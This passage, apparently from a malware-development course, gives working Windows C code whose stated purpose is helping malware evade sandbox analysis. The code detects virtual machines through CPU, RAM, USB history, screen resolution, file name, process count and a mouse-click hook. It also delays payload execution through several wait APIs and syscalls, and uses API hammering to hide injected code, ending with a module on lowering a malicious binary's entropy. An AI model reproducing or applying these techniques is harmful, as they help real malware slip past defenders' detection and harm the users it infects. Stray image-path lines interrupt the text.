if ((DWORD)MemStatus.ullTotalPhys <= (DWORD)(2 * 1073741824)) {
   // Possibly a virtualized environment
}
```

Note that `2 * 1073741824` is the size of two gigabytes in bytes.

Previously Mounted USBs Check

Lastly, the number of USBs previously mounted in the system can be checked via the `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\USBSTOR` registry key. Retrieving the registry key's value is done using the `RegOpenKeyExA` and `RegQueryInfoKeyA` WinAPIs.

```
HKEY    hKey            = NULL;
DWORD   dwUsbNumber     = NULL;
DWORD   dwRegErr        = NULL;


if ((dwRegErr = RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\ControlSet001\\Enum\\USBSTOR", NULL,
KEY_READ, &hKey)) != ERROR_SUCCESS) {
    printf("\n\t[!] RegOpenKeyExA Failed With Error : %d | 0x%0.8X \n", dwRegErr, dwRegErr);
}

if ((dwRegErr = RegQueryInfoKeyA(hKey, NULL, NULL, NULL, &dwUsbNumber, NULL, NULL, NULL, NULL, N
ULL, NULL, NULL)) != ERROR_SUCCESS) {
    printf("\n\t[!] RegQueryInfoKeyA Failed With Error : %d | 0x%0.8X \n", dwRegErr, dwRegErr);
}

// Less than 2 USBs previously mounted
if (dwUsbNumber < 2) {
```

```
    // possibly a virtualized environment
  }
```

Anti-Virtualization Via Hardware Specs Code

The previous code snippets are combined into one function, `IsVenvByHardwareCheck`. This function returns `TRUE` if it detects a virtualized environment.

```
BOOL IsVenvByHardwareCheck() {

  SYSTEM_INFO   SysInfo     = { 0 };
  MEMORYSTATUSEX  MemStatus   = { .dwLength = sizeof(MEMORYSTATUSEX) };
  HKEY      hKey      = NULL;
  DWORD     dwUsbNumber   = NULL;
  DWORD     dwRegErr    = NULL;

  // CPU CHECK
  GetSystemInfo(&SysInfo);

  // Less than 2 processors
  if (SysInfo.dwNumberOfProcessors < 2){
    return TRUE;
  }

  // RAM CHECK
  if (!GlobalMemoryStatusEx(&MemStatus)) {
    printf("\n\t[!] GlobalMemoryStatusEx Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Less than 2 gb of ram
  if ((DWORD)MemStatus.ullTotalPhys < (DWORD)(2 * 1073741824)) {
    return TRUE;
  }


  // NUMBER OF USBs PREVIOUSLY MOUNTED
  if ((dwRegErr = RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\ControlSet001\\Enum\\USBSTOR", NULL,
KEY_READ, &hKey)) != ERROR_SUCCESS) {
    printf("\n\t[!] RegOpenKeyExA Failed With Error : %d | 0x%0.8X \n", dwRegErr, dwRegErr);
    return FALSE;
  }

  if ((dwRegErr = RegQueryInfoKeyA(hKey, NULL, NULL, NULL, &dwUsbNumber, NULL, NULL, NULL, NULL, N
ULL, NULL, NULL)) != ERROR_SUCCESS) {
    printf("\n\t[!] RegQueryInfoKeyA Failed With Error : %d | 0x%0.8X \n", dwRegErr, dwRegErr);
    return FALSE;
```

```
  }

  // Less than 2 usbs previously mounted
  if (dwUsbNumber < 2) {
    return TRUE;
  }

  RegCloseKey(hKey);

  return FALSE;
}
```

Anti-Virtualization Via Machine Resolution

In a sandbox environment, the resolution and display properties of the machine are often set to a standardized and consistent value, which can be different from the resolution and display properties of a real-world machine. Therefore, machines with low resolutions can be used as an indicator of a virtualized environment.

From a programming perspective, the first step will be to enumerate the display monitors of a system via the EnumDisplayMonitors WinAPI.

The `EnumDisplayMonitors` function requires a callback function to be executed for every display monitor it detects, in this callback function, the GetMonitorInfoW WinAPI must be called. This function retrieves the resolution of the display monitor.

The fetched information is returned as a MONITORINFO structure by `GetMonitorInfoW`, which is shown below.

```
typedef struct tagMONITORINFO {
  DWORD cbSize;     // The size of the structure
  RECT  rcMonitor;    // Display monitor rectangle, expressed in virtual-screen coordinates
  RECT  rcWork;     // Work area rectangle of the display monitor, expressed in virtual-screen coo
rdinates
  DWORD dwFlags;        // Represents attributes of the display monito
} MONITORINFO, *LPMONITORINFO;
```

The `rcMonitor` member contains the information that's needed. This member is also a structure of type RECT that defines a rectangle through the X and Y coordinates of its upper-left and lower-right corners.

After retrieving the values of the `RECT` structure, some calculations are made to determine the actual coordinates of the display:

1. `MONITORINFO.rcMonitor.right - MONITORINFO.rcMonitor.left` - This gives us the width (X value)
2. `MONITORINFO.rcMonitor.top - MONITORINFO.rcMonitor.bottom` - This gives us the height (Y value)

Anti-Virtualization Via Machine Resolution Code

The `CheckMachineResolution` function uses the described process in which the machine's resolution is calculated, by executing the `ResolutionCallback` callback.

```
// The callback function called whenever 'EnumDisplayMonitors' detects an display
BOOL CALLBACK ResolutionCallback(HMONITOR hMonitor, HDC hdcMonitor, LPRECT lpRect, LPARAM ldata) {

  int             X       = 0,
                  Y       = 0;
  MONITORINFO     MI      = { .cbSize = sizeof(MONITORINFO) };

  if (!GetMonitorInfoW(hMonitor, &MI)) {
    printf("\n\t[!] GetMonitorInfoW Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Calculating the X coordinates of the desplay
  X = MI.rcMonitor.right - MI.rcMonitor.left;

  // Calculating the Y coordinates of the desplay
  Y = MI.rcMonitor.top - MI.rcMonitor.bottom;

  // If numbers are in negative value, reverse them
  if (X < 0)
    X = -X;
  if (Y < 0)
    Y = -Y;

  if ((X != 1920 && X != 2560 && X != 1440) || (Y != 1080 && Y != 1200 && Y != 1600 && Y != 900))
    *((BOOL*)ldata) = TRUE; // sandbox is detected

  return TRUE;
}


BOOL CheckMachineResolution() {

  BOOL  SANDBOX   = FALSE;

  // SANDBOX will be set to TRUE by 'EnumDisplayMonitors' if a sandbox is detected
  EnumDisplayMonitors(NULL, NULL, (MONITORENUMPROC)ResolutionCallback, (LPARAM)(&SANDBOX));
```

```
  return SANDBOX;
}
```

Anti-Virtualization Via File Name

Sandboxes will often rename files as a method of classification (e.g. renaming it to its MD5 hash). This process generally results in an arbitrary file name with a mixture of letters and numbers.

The function `ExeDigitsInNameCheck` shown below is used to count the number of digits in the current filename. It uses GetModuleFileNameA to get the file name (which includes the path) and then PathFindFileNameA to separate the file name from the path.

Finally, the isdigit function is used to determine if the characters in the file name are digits. If more than 3 digits are in the file name, then `ExeDigitsInNameCheck` will assume it is in a sandbox and return `TRUE`.

```
BOOL ExeDigitsInNameCheck() {

  CHAR  Path      [MAX_PATH * 3];
  CHAR  cName     [MAX_PATH];
  DWORD   dwNumberOfDigits  = NULL;

  // Getting the current filename (with the full path)
  if (!GetModuleFileNameA(NULL, Path, MAX_PATH * 3)) {
    printf("\n\t[!] GetModuleFileNameA Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Prevent a buffer overflow - getting the filename from the full path
  if (lstrlenA(PathFindFileNameA(Path)) < MAX_PATH)
    lstrcpyA(cName, PathFindFileNameA(Path));

  // Counting number of digits
  for (int i = 0; i < lstrlenA(cName); i++){
    if (isdigit(cName[i]))
      dwNumberOfDigits++;
  }

  // Max digits allowed: 3
  if (dwNumberOfDigits > 3){
    return TRUE;
  }
```

```
  return FALSE;
}
```

Anti-Virtualization Via Number Of Running Processes

Another way of detecting a virtualized environment is by checking the number of running processes on the system. Sandboxes will generally not have many applications installed and therefore will have fewer processes running. Similarly to the previous methods, this is not a silver bullet that will guarantee the system to be a sandbox. A Windows system should have at least 60-70 processes running.

The processes will be enumerated using the `EnumProcesses` technique.
The `CheckMachineProcesses` function returns `TRUE` if it detects a sandbox which is if the system is running less than 50 processes.

```
BOOL CheckMachineProcesses() {

  DWORD   adwProcesses  [1024];
  DWORD   dwReturnLen   = NULL,
          dwNmbrOfPids    = NULL;

  if (!EnumProcesses(adwProcesses, sizeof(adwProcesses), &dwReturnLen)) {
    printf("\n\t[!] EnumProcesses Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  dwNmbrOfPids = dwReturnLen / sizeof(DWORD);

  // If less than 50 process, it's possibly a sandbox
  if (dwNmbrOfPids < 50)
    return TRUE;

  return FALSE;
}
```

Anti-Virtualization Via User Interaction

Sandboxes often run in a headless environment, meaning that there is no display or peripherals, such as a keyboard and mouse. Headless environments are also typically automated and triggered by scripts or other tools. The lack of user interaction can be an indicator of a possible sandbox environment. For example, the malware can check if an environment does not receive any mouse clicks or keystrokes over a certain period.

Recall the *API Hooking - Using Windows APIs* module where the `SetWindowsHookExW` and `CallNextHookEx` WinAPIs were used to track mouse clicks. The same technique is applied in the function below, `MouseClicksLogger`. If it does not receive more than 5 mouse clicks over a period of 20 seconds then it will assume it's inside a sandboxed environment.

```
// Monitor mouse clicks for 20 seconds
#define MONITOR_TIME   20000 // Global hook handle variable
HHOOK g_hMouseHook      = NULL;
// Global mouse clicks counter
DWORD g_dwMouseClicks   = NULL;

// The callback function that will be executed whenever the user clicked a mouse button
LRESULT CALLBACK HookEvent(int nCode, WPARAM wParam, LPARAM lParam){

    // WM_RBUTTONDOWN :         "Right Mouse Click"
    // WM_LBUTTONDOWN :         "Left Mouse Click"
    // WM_MBUTTONDOWN :         "Middle Mouse Click"

    if (wParam == WM_LBUTTONDOWN || wParam == WM_RBUTTONDOWN || wParam == WM_MBUTTONDOWN) {
        printf("[+] Mouse Click Recorded \n");
        g_dwMouseClicks++;
    }

    return CallNextHookEx(g_hMouseHook, nCode, wParam, lParam);
}


BOOL MouseClicksLogger(){

    MSG         Msg         = { 0 };

    // Installing hook
    g_hMouseHook = SetWindowsHookExW(
        WH_MOUSE_LL,
        (HOOKPROC)HookEvent,
        NULL,
        NULL
    );
    if (!g_hMouseHook) {
        printf("[!] SetWindowsHookExW Failed With Error : %d \n", GetLastError());
    }

    // Process unhandled events
    while (GetMessageW(&Msg, NULL, NULL, NULL)) {
        DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
    }
```

```
    return TRUE;
}



int main() {

    HANDLE  hThread         = NULL;
    DWORD   dwThreadId      = NULL;

    // running the hooking function in a seperate thread for 'MONITOR_TIME' ms
    hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)MouseClicksLogger, NULL, NULL, &dwT
hreadId);
    if (hThread) {
        printf("\t\t<<>> Thread %d Is Created To Monitor Mouse Clicks For %d Seconds <<>>\n\n", dw
ThreadId, (MONITOR_TIME / 1000));
        WaitForSingleObject(hThread, MONITOR_TIME);
    }

    // unhooking
    if (g_hMouseHook && !UnhookWindowsHookEx(g_hMouseHook)) {
        printf("[!] UnhookWindowsHookEx Failed With Error : %d \n", GetLastError());
    }

    // the test
    printf("[i] Monitored User's Mouse Clicks : %d ... ", g_dwMouseClicks);
    // if less than 5 clicks - its a sandbox
    if (g_dwMouseClicks > 5)
        printf("[+] Passed The Test \n");
    else
        printf("[-] Posssibly A Virtual Environment \n");


    printf("[#] Press <Enter> To Quit ... ");
    getchar();

    return 0;
}
```

74. Anti-Virtual Environments - Multiple Delay Execution Techniques

Anti-Virtual Environments - Multiple Delay Execution Techniques

Introduction

Delay execution is a common technique utilized to bypass sandboxed environments. Sandboxes typically have time constraints that prevent them from analyzing a binary for a long duration. Therefore, malware can introduce long pauses in code execution that forces the sandbox to terminate before being able to analyze the binary.

A sandbox with a two-minute analysis limit will not be able to analyze a payload if the malware sample executes a wait function for three minutes before decrypting and executing it.

This module will introduce functions that can be used to delay the execution of the payload if a sandbox environment is detected.

Detecting Fast-Forwards

Several malware samples have taken advantage of delays in execution, so the majority of sandboxes have implemented mitigations to counter execution delays. Such mitigations may involve fast-forwarding the delay durations, either by changing the parameters passed through API hooking or via other approaches. Verifying that the delay has taken place is essential, and can be achieved using the WinAPI, `GetTickCount64`.

The delay function then would look something like the following.

```
BOOL DelayFunction(DWORD dwMilliSeconds){

  DWORD T0 = GetTickCount64();

  // The code needed to delay the execution for 'dwMilliSeconds' ms
```

```
  DWORD T1 = GetTickCount64();

  // Slept for at least 'dwMilliSeconds' ms, then 'DelayFunction' succeeded
  if ((DWORD)(T1 - T0) < dwMilliSeconds)
    return FALSE;
  else
    return TRUE;
}
```

Delaying Execution Via WaitForSingleObject

The `WaitForSingleObject` WinAPI has been used throughout this course to wait for a specific object to be in a signaled state or for a time-out to occur. In this section, `WaitForSingleObject` will be used to wait for an empty event created using `CreateEvent`, meaning it will wait for a time-out to occur.

The `DelayExecutionVia_WFSO` function has one parameter, `ftMinutes`, that represents the time to delay the execution in minutes. The function returns `TRUE` if `WaitForSingleObject` succeeded in delaying the execution for the specified duration.

```
BOOL DelayExecutionVia_WFSO(FLOAT ftMinutes) {

  // converting minutes to milliseconds
  DWORD     dwMilliSeconds  = ftMinutes * 60000;
  HANDLE    hEvent          = CreateEvent(NULL, NULL, NULL, NULL);
  DWORD     _T0             = NULL,
            _T1             = NULL;


  _T0 = GetTickCount64();

  // Sleeping for 'dwMilliSeconds' ms
  if (WaitForSingleObject(hEvent, dwMilliSeconds) == WAIT_FAILED) {
    printf("[!] WaitForSingleObject Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  _T1 = GetTickCount64();

  // Slept for at least 'dwMilliSeconds' ms, then 'DelayExecutionVia_WFSO' succeeded, otherwize it
failed
  if ((DWORD)(_T1 - _T0) < dwMilliSeconds)
    return FALSE;

  CloseHandle(hEvent);
```

```
  return TRUE;

}
```

Delaying Execution Via MsgWaitForMultipleObjectsEx

Another WinAPI that can be used for execution delays is the `MsgWaitForMultipleObjectsEx` WinAPI. It essentially fulfills that same task as `WaitForSingleObject` and was also demonstrated in previous modules.

The `DelayExecutionVia_MWFMOEx` function uses the same logic shown in the previous section except here it utilizes the `MsgWaitForMultipleObjectsEx` WinAPI. The function has one parameter, `ftMinutes`, that represents the time to delay the execution in minutes. The function returns `TRUE` if `MsgWaitForMultipleObjectsEx` succeeded in delaying the execution for the specified duration.

```
BOOL DelayExecutionVia_MWFMOEx(FLOAT ftMinutes) {

  // Converting minutes to milliseconds
  DWORD   dwMilliSeconds    = ftMinutes * 60000;
  HANDLE  hEvent            = CreateEvent(NULL, NULL, NULL, NULL);
  DWORD   _T0               = NULL,
          _T1               = NULL;


  _T0 = GetTickCount64();

  // Sleeping for 'dwMilliSeconds' ms
  if (MsgWaitForMultipleObjectsEx(1, &hEvent, dwMilliSeconds, QS_HOTKEY, NULL) == WAIT_FAILED) {
    printf("[!] MsgWaitForMultipleObjectsEx Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  _T1 = GetTickCount64();

  // Slept for at least 'dwMilliSeconds' ms, then 'DelayExecutionVia_MWFMOEx' succeeded, otherwize
it failed
  if ((DWORD)(_T1 - _T0) < dwMilliSeconds)
    return FALSE;

  CloseHandle(hEvent);

  return TRUE;
}
```

Delaying Execution Via NtWaitForSingleObject

Code execution delays can also be done via the NtWaitForSingleObject syscall. `NtWaitForSingleObject` is the native API version of `WaitForSingleObject` and performs the same functionality. `NtWaitForSingleObject` is shown below.

```
NTSTATUS NtWaitForSingleObject(
  [in] HANDLE         Handle,       // Handle to the wait object
  [in] BOOLEAN        Alertable,    // Whether an alert can be delivered when the object is waitin
g
  [in] PLARGE_INTEGER Timeout       // Pointer to LARGE_INTEGER structure specifying time to wait
for
);
```

The wait time for `NtWaitForSingleObject` is specified in 100-nanosecond negative intervals which are often referred to as `ticks`. A single tick is equivalent to 0.0001 milliseconds. The value passed to the syscall via the `Timeout` parameter should be the negative value of `dwMilliSeconds x 10000`, where `dwMilliSeconds` is the time to wait in milliseconds.

The `DelayExecutionVia_NtWFSO` function below uses the `NtWaitForSingleObject` syscall to delay the execution for a given time specified by the `ftMinutes` parameter. `ftMinutes` represents the time to delay the execution in minutes. It returns `TRUE` if `NtWaitForSingleObject` succeeds in delaying the execution for the specified duration.

```
typedef NTSTATUS (NTAPI* fnNtWaitForSingleObject)(
  HANDLE         Handle,
  BOOLEAN        Alertable,
  PLARGE_INTEGER Timeout
);

BOOL DelayExecutionVia_NtWFSO(FLOAT ftMinutes) {

  // Converting minutes to milliseconds
  DWORD                  dwMilliSeconds          = ftMinutes * 60000;
  HANDLE                 hEvent                  = CreateEvent(NULL, NULL, NULL, NULL);
  LONGLONG               Delay                   = NULL;
  NTSTATUS               STATUS                  = NULL;
  LARGE_INTEGER          DelayInterval           = { 0 };
  fnNtWaitForSingleObject pNtWaitForSingleObject  = (fnNtWaitForSingleObject)GetProcAddress(GetMod
uleHandle(L"NTDLL.DLL"), "NtWaitForSingleObject");
  DWORD                  _T0                     = NULL,
```

```
                          _T1                     = NULL;

    // Converting from milliseconds to the 100-nanosecond - negative time interval
  Delay = dwMilliSeconds * 10000;
  DelayInterval.QuadPart = - Delay;

  _T0 = GetTickCount64();

    // Sleeping for 'dwMilliSeconds' ms
  if ((STATUS = pNtWaitForSingleObject(hEvent, FALSE, &DelayInterval)) != 0x00 && STATUS != STATUS
_TIMEOUT) {
    printf("[!] NtWaitForSingleObject Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  _T1 = GetTickCount64();

    // Slept for at least 'dwMilliSeconds' ms, then 'DelayExecutionVia_NtWFSO' succeeded
  if ((DWORD)(_T1 - _T0) < dwMilliSeconds)
    return FALSE;

  CloseHandle(hEvent);

  return TRUE;
}
```

Delaying Execution Via NtDelayExecution

The last method in this module to delay execution is using the NtDelayExecution syscall. The name makes it obvious that the syscall is made for delaying the execution of code for synchronization. `NtDelayExecution` is similar to `NtWaitForSingleObject` with the exception that an object handle is not needed to wait on; its functionality is similar to `Sleep`, suspending the current code's execution cycle. `NtDelayExecution` is shown below.

```
NTSTATUS NtDelayExecution(
  IN BOOLEAN              Alertable,      // Whether an alert can be delivered when the object is
waiting
  IN PLARGE_INTEGER       DelayInterval   // Pointer to LARGE_INTEGER structure specifying time to
wait for
);
```

`NtDelayExecution` uses ticks for its `DelayInterval` parameter.


The `DelayExecutionVia_NtDE` function below uses the `NtDelayExecution` syscall to delay execution for the given time `ftMinutes` which represents the time to wait for in minutes.

It returns `TRUE` if `NtDelayExecution` succeeds in delaying the execution for the specified duration.

```
typedef NTSTATUS (NTAPI *fnNtDelayExecution)(
  BOOLEAN               Alertable,
  PLARGE_INTEGER        DelayInterval
);

BOOL DelayExecutionVia_NtDE(FLOAT ftMinutes) {

    // Converting minutes to milliseconds
  DWORD               dwMilliSeconds        = ftMinutes * 60000;
  LARGE_INTEGER       DelayInterval         = { 0 };
  LONGLONG            Delay                 = NULL;
  NTSTATUS            STATUS                = NULL;
  fnNtDelayExecution  pNtDelayExecution     = (fnNtDelayExecution)GetProcAddress(GetModuleHandle
(L"NTDLL.DLL"), "NtDelayExecution");
  DWORD               _T0                   = NULL,
                        _T1                   = NULL;

    // Converting from milliseconds to the 100-nanosecond - negative time interval
  Delay = dwMilliSeconds * 10000;
  DelayInterval.QuadPart = - Delay;

  _T0 = GetTickCount64();

  // Sleeping for 'dwMilliSeconds' ms
  if ((STATUS = pNtDelayExecution(FALSE, &DelayInterval)) != 0x00 && STATUS != STATUS_TIMEOUT) {
    printf("[!] NtDelayExecution Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  _T1 = GetTickCount64();

    // Slept for at least 'dwMilliSeconds' ms, then 'DelayExecutionVia_NtDE' succeeded, otherwize
it failed
  if ((DWORD)(_T1 - _T0) < dwMilliSeconds)
    return FALSE;

  return TRUE;
}
```

Demo

The image below shows the techniques described in this module. The delay for execution is set to 6 seconds or 0.1 minute(s).


PS C:\Users\User\Desktop\Intermediate\DelayExecution\x64\Debug> .\DelayExecution.exe
[i] Delaying Execution Using "NtDelayExecution" For 006 Seconds
>> _T1 - _T0 = 6000
[+] DONE
[i] Delaying Execution Using "WaitForSingleObject" For 006 Seconds
>> _T1 - _T0 = 6016
[+] DONE
[i] Delaying Execution Using "MsgWaitForMultipleObjectsEx" For 006 Seconds
>> _T1 - _T0 = 6000
[+] DONE
[i] Delaying Execution Using "NtWaitForSingleObject" For 006 Seconds
>> _T1 - _T0 = 6016
[+] DONE
[#] Press <Enter> To Quit ...

75. Anti-Virtual Environments - API Hammering

Anti-Virtual Environments - API Hammering

Introduction

API hammering is a sandbox bypass technique where random WinAPIs are rapidly called to delay the execution of a program. It can also be used to obfuscate the call stack of the running threads in the implementation. This means that the malicious function calls in the implementation's logic will be hidden with random benign WinAPIs calls.

This module will demonstrate API hammering in two ways. The first method performs API hammering in a background thread that calls different WinAPIs from the main thread, where the malicious code is being executed. The second method uses API hammering to delay execution via time-consuming operations.

I/O functions

API hammering can utilize any WinAPIs, however, this module will be using three WinAPIs below.

- CreateFileW - Used to create and open a file.
- WriteFile - Used to write data to a file.
- ReadFile - Used to read data from a file.

These WinAPIs were chosen due to their ability to consume considerable processing time when dealing with big amounts of data, making them suitable for API hammering.

API Hammering Process

`CreateFileW` will be used to create a temporary file in the Windows temp folder. This folder typically stores `.tmp` files that are created by the Windows OS or third-party applications. These temporary files are often used to store temporary data during computational processes like installing an application or downloading files from the internet. When the tasks are completed, these files are often then deleted.

After the `.tmp` file is created, a randomly generated buffer with a fixed size will be written to it using the `WriteFile` WinAPI call. When that is done, the handle of the file is closed and re-opened again with `CreateFileW`. This time, however, a special flag will be used to mark the file for deletion once its handle is closed.

Before closing the handle again, `ReadFile` will be used to read the data that was written earlier to a local buffer. That buffer will then be cleaned and freed. And finally, the file handle is closed resulting in the deletion of the file.

One can clearly see that the tasks above are not meaningful yet time-consuming. Furthermore, to increase time wastage, all of the above will be inside a loop.

The `ApiHammering` function below performs the steps outlined above. The only parameter the function requires is `dwStress` which is the number of times to repeat the entire process.

The remainder of the code should look familiar except for the GetTempPathW WinAPI function which is used to retrieve the path of the temp directory, `C:\Users\<username>\AppData\Local\Temp`. After that, the filename, `TMPFILE`, is appended to the path and passed to the `CreateFileW` function.

```
// File name to be created
#define TMPFILE L"MaldevAcad.tmp"

BOOL ApiHammering(DWORD dwStress) {

  WCHAR     szPath                  [MAX_PATH * 2],
              szTmpPath               [MAX_PATH];
  HANDLE    hRFile                  = INVALID_HANDLE_VALUE,
              hWFile                  = INVALID_HANDLE_VALUE;

  DWORD   dwNumberOfBytesRead       = NULL,
            dwNumberOfBytesWritten    = NULL;

  PBYTE   pRandBuffer               = NULL;
  SIZE_T  sBufferSize               = 0xFFFFF;  // 1048575 byte

  INT     Random                    = 0;

  // Getting the tmp folder path
  if (!GetTempPathW(MAX_PATH, szTmpPath)) {
    printf("[!] GetTempPathW Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
```

```
  // Constructing the file path
  wsprintfW(szPath, L"%s%s", szTmpPath, TMPFILE);

  for (SIZE_T i = 0; i < dwStress; i++){

    // Creating the file in write mode
    if ((hWFile = CreateFileW(szPath, GENERIC_WRITE, NULL, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_TEM
PORARY, NULL)) == INVALID_HANDLE_VALUE) {
      printf("[!] CreateFileW Failed With Error : %d \n", GetLastError());
      return FALSE;
    }

    // Allocating a buffer and filling it with a random value
    pRandBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sBufferSize);
    Random = rand() % 0xFF;
    memset(pRandBuffer, Random, sBufferSize);

    // Writing the random data into the file
    if (!WriteFile(hWFile, pRandBuffer, sBufferSize, &dwNumberOfBytesWritten, NULL) || dwNumberOfB
ytesWritten != sBufferSize) {
      printf("[!] WriteFile Failed With Error : %d \n", GetLastError());
      printf("[i] Written %d Bytes of %d \n", dwNumberOfBytesWritten, sBufferSize);
      return FALSE;
    }

    // Clearing the buffer & closing the handle of the file
    RtlZeroMemory(pRandBuffer, sBufferSize);
    CloseHandle(hWFile);

    // Opening the file in read mode & delete when closed
    if ((hRFile = CreateFileW(szPath, GENERIC_READ, NULL, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_TEMP
ORARY | FILE_FLAG_DELETE_ON_CLOSE, NULL)) == INVALID_HANDLE_VALUE) {
      printf("[!] CreateFileW Failed With Error : %d \n", GetLastError());
      return FALSE;
    }

    // Reading the random data written before
    if (!ReadFile(hRFile, pRandBuffer, sBufferSize, &dwNumberOfBytesRead, NULL) || dwNumberOfBytes
Read != sBufferSize) {
      printf("[!] ReadFile Failed With Error : %d \n", GetLastError());
      printf("[i] Read %d Bytes of %d \n", dwNumberOfBytesRead, sBufferSize);
      return FALSE;
    }

    // Clearing the buffer & freeing it
    RtlZeroMemory(pRandBuffer, sBufferSize);
    HeapFree(GetProcessHeap(), NULL, pRandBuffer);

    // Closing the handle of the file - deleting it
    CloseHandle(hRFile);
  }
```


```
  return TRUE;
}
```

Delaying Execution Via API Hammering

To delay execution with API hammering, calculate how much time the `ApiHammering` function requires to execute a certain number of cycles. To do so, use the `GetTickCount64` WinAPI to measure the time before and after the `ApiHammering` call. In this example, the number of cycles will be 1000.

```
int main() {

  DWORD T0  = NULL,
        T1  = NULL;

  T0 = GetTickCount64();

  if (!ApiHammering(1000)) {
    return -1;
  }

  T1 = GetTickCount64();

  printf(">>> ApiHammering(1000) Took : %d MilliSeconds To Complete \n", (DWORD)(T1 - T0));

  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```

The output shows that 1000 cycles require about 5.1 seconds on the current machine. The number will slightly differ depending on the hardware specs of the target system.



Convert Seconds To Cycles

The `SECTOSTRESS` macro below can be used to convert the number of seconds, `i`, to the number of cycles. Since 1000 loop cycles took 5.157 seconds, each one second will take 1000 / 5.157 = 194. The output of the macro should be used as a parameter for the `ApiHammering` function.

```
#define SECTOSTRESS(i)( (int)i * 194 )
```

Delaying Execution Via API Hammering Code

The code snippet below shows the main function using the previously mentioned technique.

```
int main() {


  DWORD T0  = NULL,
        T1  = NULL;

  T0 = GetTickCount64();

  // Delay execution for '5' seconds worth of cycles
  if (!ApiHammering(SECTOSTRESS(5))) {
    return -1;
  }

  T1 = GetTickCount64();

  printf(">>> ApiHammering Delayed Execution For : %d \n", (DWORD)(T1 - T0));

  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```

Demo

The image below is the output of the above code. `ApiHammering` was able to delay the execution for 5016 milliseconds, which is approximately the same value passed to the `SECTOSTRESS` macro.

API Hammering In a Thread

The `ApiHammering` function can be executed in a thread that runs in the background until the end of the main thread's execution. This can be done using the `CreateThread` WinAPI. The `ApiHammering` function should be passed a value of `-1` which makes it loop over the process infinitely.

The main function shown below creates a new thread and calls the `ApiHammering` function with a value of `-1`.

```
int main() {

  DWORD dwThreadId = NULL;


  if (!CreateThread(NULL, NULL, ApiHammering, -1, NULL, &dwThreadId)) {
    printf("[!] CreateThread Failed With Error : %d \n", GetLastError());
    return -1;
  }

  printf("[+] Thread %d Was Created To Run ApiHammering In The Background\n", dwThreadId);


  /*

    injection code can be here

  */


  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```

Previous

Modules

76. Binary Entropy Reduction


Binary Entropy Reduction

Introduction

Entropy refers to the degree of randomness within a provided data set. Various types of entropy measures exist, such as Gibbs Entropy, Boltzmann Entropy, and Rényi Entropy. However, in the context of cybersecurity, the term entropy typically refers to Shannon's Entropy, which produces a value between 0 and 8. As the level of randomness in the data set increases, so does the entropy value.

Malware binary files will generally have a higher entropy value than ordinary files. High entropy is generally an indicator of compressed, encrypted or packed data which is often used by malware to hide signatures. Compressed, encrypted, or packed data often generate a large amount of randomized output which explains why entropy is higher in malware files.

The image below compares the entropy of legitimate software and malware samples. Notice how the majority of malware files have an entropy value ranging from 7.2 and 8 whereas benign files range mostly from 5.6 and 6.8. The image is from the article Threat Hunting with File Entropy which shows how to utilize file entropy for threat hunting.



With that being said, the goal of this module is to reduce the entropy of a malicious file and place it in an acceptable range that's similar to a benign file.

Measuring a File's Entropy

To understand how to decrease a file's entropy, it's important to first understand how to calculate it. Several tools can determine the entropy of a given file such as pestudio and Sigcheck.

